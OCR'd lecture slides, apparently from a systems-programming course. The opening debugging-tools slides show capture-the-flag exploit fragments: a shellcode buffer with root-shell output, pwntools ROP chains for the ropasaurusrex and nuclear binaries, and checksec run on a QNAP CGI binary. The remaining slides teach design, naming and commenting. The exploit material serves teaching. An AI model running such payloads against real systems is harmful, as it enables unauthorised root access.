buf => ��������������jhh///sh/bin��1�j
                                  X̀�����������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
������������������������WU

id
uid=1000(jaehyuk-lim) gid=1000(jaehyuk-lim) groups=1000(jaehyuk-lim),4(adm),24(c
drom),27(sudo),30(dip),46(plugdev),115(lpadmin),131(sambashare)
```


Tools

Pwntools

- Exercise : ropasaurusrex



```
elf = ELF(_bin)
rop = ROP(elf)

read_plt, write_plt = elf.plt['read'], elf.plt['write']
write_got = elf.got['write']
print "[*] read@plt : %s" % str(hex(read_plt))
print "[*] write@plt : %s" % str(hex(write_plt))
print "[*] write@got : %s" % str(hex(write_got))

rop.read(0, elf.bss(0x80), len(cmd))
rop.write(1, write_got, 4)
rop.read(0, write_got, 4)
rop.write(elf.bss(0x80))
```




```
[+] Opening connection to localhost on port 9797: Done
[*] Loaded cached gadgets for './rop' @ 0x8048000
[*] read@plt : 0x804832c
[*] write@plt : 0x804830c
[*] write@got : 0x8049614
[*] write@libc : 0xf75da790
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ 
```


Tools

Pwntools

- Exercise : nuclear



```
r = remote("localhost", 1129)

elf = ELF("/home/jaehyuk-lim/Desktop/nuclear")

send_plt = elf.plt['send']
send_got = elf.got['send']
socket_got = elf.got['socket']
```




```
payload = "A"*528
payload += p32(recv_plt)
payload += p32(ppppr)
payload += p32(4)
payload += p32(freespace)
payload += p32(25)
payload += p32(00)

payload += p32(system_libc)
payload += "AAAA"
payload += p32(freespace)
```

Tools

Pwntools

- cyclic



pwnlib.util.cyclic.cyclic(*length = None, alphabet = string.ascii_lowercase, n = 4*) → list/str [source]

A simple wrapper over `de_bruijn()`. This function returns at most *length* elements.

If the given alphabet is a string, a string is returned from this function. Otherwise a list is returned.

Parameters:
- **length** – The desired length of the list or None if the entire sequence is desired.
- **alphabet** – List or string to generate the sequence over.
- **n** (*int*) – The length of subsequences that should be unique.


Example

```
>>> cyclic(alphabet = "ABC", n = 3)
'AAABAACABBABCACBACCBBBCBCCC'
>>> cyclic(20)
'aaaabaaacaaadaaaeaaa'
>>> alphabet, n = range(30), 3
>>> len(alphabet)**n, len(cyclic(alphabet = alphabet, n = n))
(27000, 27000)
```

Tools

- **checksec**
  - Install
    - https://github.com/slimm609/checksec.sh

  - Usage



```
user@ubuntuvm:~/QNAP/exploit/02_stack_bof/p_exploit$ ~/checksec.sh --file ../authLogin.cgi
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   ../authLogin.cgi
```

Outline

- Debugging
  - Tools
- **Design**
  - **Managing complexity**
  - **Communication**
  - **Naming**
  - **Comments**

Design

- **A good design needs to achieve many things:**
  - Performance
  - Availability
  - Modifiability, portability
  - Scalability
  - Security
  - Testability
  - Usability
  - Cost to build, cost to operate

Design

- **A good design needs to achieve many things:**
  - Performance
  - Availability
  - Modifiability, portability
  - Scalability
  - Security
  - Testability
  - Usability
  - Cost to build, cost to operate

But above all else: it must be readable

Design


Good Design does:

Complexity Management &

Communication

Complexity

- There are well known limits to how much complexity a human can manage easily.



VOL. 63, NO. 2 MARCH, 1956

THE PSYCHOLOGICAL REVIEW


THE MAGICAL NUMBER SEVEN, PLUS OR MINUS TWO:
SOME LIMITS ON OUR CAPACITY FOR
PROCESSING INFORMATION [1]

GEORGE A. MILLER

Harvard University

Complexity Management

- However, patterns can be very helpful...



COGNITIVE PSYCHOLOGY 4, 55–81 (1973)

Perception in Chess[1]

WILLIAM G. CHASE AND HERBERT A. SIMON
Carnegie–Mellon University

This paper develops a technique for isolating and studying the perceptual structures that chess players perceive. Three chess players of varying strength — from master to novice — were confronted with two tasks: (1) A perception task, where the player reproduces a chess position in plain view, and (2) de Groot's (1965) short-term recall task, where the player reproduces a chess position after viewing it for 5 sec. The successive glances at the position in the perceptual task and long pauses in the memory task were used to segment the structures in the reconstruction protocol. The size and nature of these structures were then analyzed as a function of chess skill.

Complexity Management

Many techniques have been developed to help manage complexity:

- Separation of concerns
- Modularity
- Reusability
- Extensibility
- DRY
- Abstraction
- Information Hiding
- ...

Managing Complexity

- **Given the many ways to manage complexity**
  - Design code to be testable
  - Try to reuse testable chunks

Complexity Example

- **Split a cache access into three+ testable components**
  - State all of the steps that a cache access requires
  - Which steps depend on the operation being a load or a store?

Complexity Example

- **Split a cache access into three+ testable components**
  - State all of the steps that a cache access requires
    - Convert address into tag, set index, block offset
    - Look up the set using the set index
    - Check if the tag matches any line in the set
    - If so, hit
    - If not a match, miss, then
      - Find the LRU block
      - Evict the LRU block
      - Read in the new line from memory
    - Update LRU
    - Update dirty if the access was a store
  - Which steps depend on the operation being a load or a store?

Designs need to be testable

- **Testable design**
  - Testing versus Contracts
  - These are complementary techniques
- **Testing and Contracts are**
  - Acts of design more than verification
  - Acts of documentation

Designs need to be testable

- **Testable design**
  - Testing versus Contracts
  - These are complementary techniques

- **Testing and Contracts are**
  - Acts of design more than verification
  - Acts of documentation: executable documentation!

Testing Example

- **For your cache simulator, you can write your own traces**
  - Write a trace to test for a cache hit

    ```
    L 50, 1
    L 50, 1
    ```

  - Write a trace to test dirty bytes in cache

    ```
    S 100, 1
    ```

Testable design is modular

- **Modular code has: separation of concerns, encapsulation, abstraction**
  - Leads to: reusability, extensibility, readability, testability

- **Separation of concerns**
  - Create helper functions so each function does “one thing”
  - Functions should neither do too much nor too little
  - Avoid duplicated code

- **Encapsulation, abstraction, and respecting the interface**
  - Each module is responsible for its own internals
  - No outside code “intrudes” on the inner workings of another module

Trust the Compiler!

- Use plenty of temporary variables
- Use plenty of functions
- Let compiler do the math

Communication

When writing code, the author is communicating with:

- **The machine**
- **Other developers of the system**
- **Code reviewers**
- **Their future self**


Communication

There are many techniques that have been developed around code communication:

- Tests
- Naming
- Comments
- Commit Messages
- Code Review
- Design Patterns
- …

Naming

Avoid deliberately meaningless names:



foo

Pull requests Issues Marketplace Explore

Repositories	493
Code	8M+
Commits	11M+
Issues	33K
Packages	34
Marketplace	0
Topics	507
Wikis	74K
Users	107

Languages

PHP	26,699,388
JavaScript	8,942,989
C	✕
Python	7,892,881
HTML	4,228,224
C++	4,093,394
Ruby	4,021,592
Java	2,891,173
Text	2,612,262
XML	2,599,848

Showing 8,937,025 available code results

Sort: Best match

alexef/gobject-introspection
tests/scanner/foo.h

```
#ifndef __FOO_OBJECT_H__
#define __FOO_OBJECT_H__

#include <glib-object.h>
#include <gio/gio.h> /* GAsyncReadyCallback */
#include "utility.h"

#define FOO_SUCCESS_INT 0x1138

#define FOO_DEFINE_SHOULD_BE_EXPOSED "should be exposed"
```

● C Showing the top three matches Last indexed on Jun 25, 2018

alexef/gobject-introspection
tests/scanner/foo.c

```
#include "foo.h"
#include "girepository.h"

/* A hidden type not exposed publicly, similar to GUPNP's XML wrapper
   object */
typedef struct _FooHidden FooHidden;

int foo_init_argv (int argc, char **argv);
```

● C Showing the top four matches Last indexed on Jun 25, 2018

Naming is understanding

“If you don’t know what a thing should be called, you cannot know what it is.

If you don’t know what it is, you cannot sit down and write the code.” - Sam Gardiner

Better naming practices

1. Start with meaning and intention
2. Use words with precise meanings (avoid “data”, “info”, “perform”)
3. Prefer fewer words in names
4. Avoid abbreviations in names
5. Use code review to improve names
6. Read the code out loud to check that it sounds okay
7. Actually rename things

Naming guidelines – Use dictionary words

- **Only use dictionary words and abbreviations that appear in a dictionary.**
  - For example: FileCpy -> FileCopy
  - Avoid vague abbreviations such as acc, mod, auth, etc..

Avoid using single-letter names

- **Single letters are unsearchable**
  - Give no hints as to the variable’s usage
- **Exceptions are loop counters**
  - Especially if you know why i, j, etc were originally used
  - C/unix systems have a few other common conventions, such as ‘fd’ for “file descriptor” and “str” for a string argument to a function. Following existing style is fine & good.

Limit name character length

“Good naming limits individual name length, and reduces the need for specialized vocabulary” – Philip Relf

Limit name word count

- Keep names to a four word maximum
- Limit names to the number of words that people can read at a glance.

- Which of each pair do you prefer?

```
a1) arraysOfSetsOfLinesOfBlocks

a2) cache


b1) evictedData

b2) evictedDataBytes
```

Describe Meaning

- **Use descriptive names.**
- **Avoid names with no meaning: a, foo, blah, tmp, etc**

- **There are reasonable exceptions:**

```
void swap(int* a, int* b) {
  int tmp = *a;
  *a = *b;
  *b = tmp;
}
```

Use a large vocabulary

- **Be more specific when possible:**
  - Person -> Employee

- **What is size in this binaryTree?**

```
struct binaryTree {
  int size;
  …
};
```

```
height
numChildren
subTreeNumNodes
keyLength
```

Use problem domain terms

- **Use the correct term in the problem domain’s language.**
  - Hint: as a student, consider the terms in the assignment

- **In cachelab, consider the following:**

```
line

element
```

Use opposites precisely

- **Consistently use opposites in standard pairs**
  - first/end -> first/last

Comments

Don’t Comments

- **Don’t say what the code does**
  - because the code already says that
- **Don’t explain awkward logic**
  - improve the code to make it clear
- **Don’t add too many comments**
  - it’s messy, and they get out of date

Awkward Code

- **Imagine someone (TA, employer, etc) has to read your code**
  - Would you rather rewrite or comment the following?

```
(*(void **)((*(void **)(bp)) + DSIZE)) = (*(void **)(bp + DSIZE));
```

  - How about?

```
bp->prev->next = bp->next;
```

  - Both lines update program state in the same way.

Do Comments

- Answer the question: why the code exists

- When should I use this code?
- When shouldn’t I use it?
- What are the alternatives to this code?

Why does this exist?

- **Explain why a magic number is what it is.**

```
// Each address is 64-bit, which is 16 + 1 hex characters
const int MAX_ADDRESS_LENGTH = 17;
```

- **When should this code be used? Is there an alternative?**

```
unsigned power2(unsigned base, unsigned expo){
    unsigned i;
    unsigned result = 1;
    for(i=0;i<expo;i++){
        result+=result;
    }
    return result;
}
```

How to write good comments

1. **Code by commenting!**
   Write short comment
   1. Helps you think about design & overcome blank-page problem
   2. Single line comments
   3. Example: Write four one-line comments for quick sort

```
// Initialize locals
// Pick a pivot value
// Reorder array around the pivot
// Recurse
```

How to write good comments

1. **Write short comments of what the code will do.**
   1. Single line comments
   2. Example: Write four one-line comments for quick sort

2. **Write that code.**

3. **Revise comments / code**
   1. If the code or comments are awkward or complex
   2. Join / Split comments as needed

4. **Maintain code and revised comments**

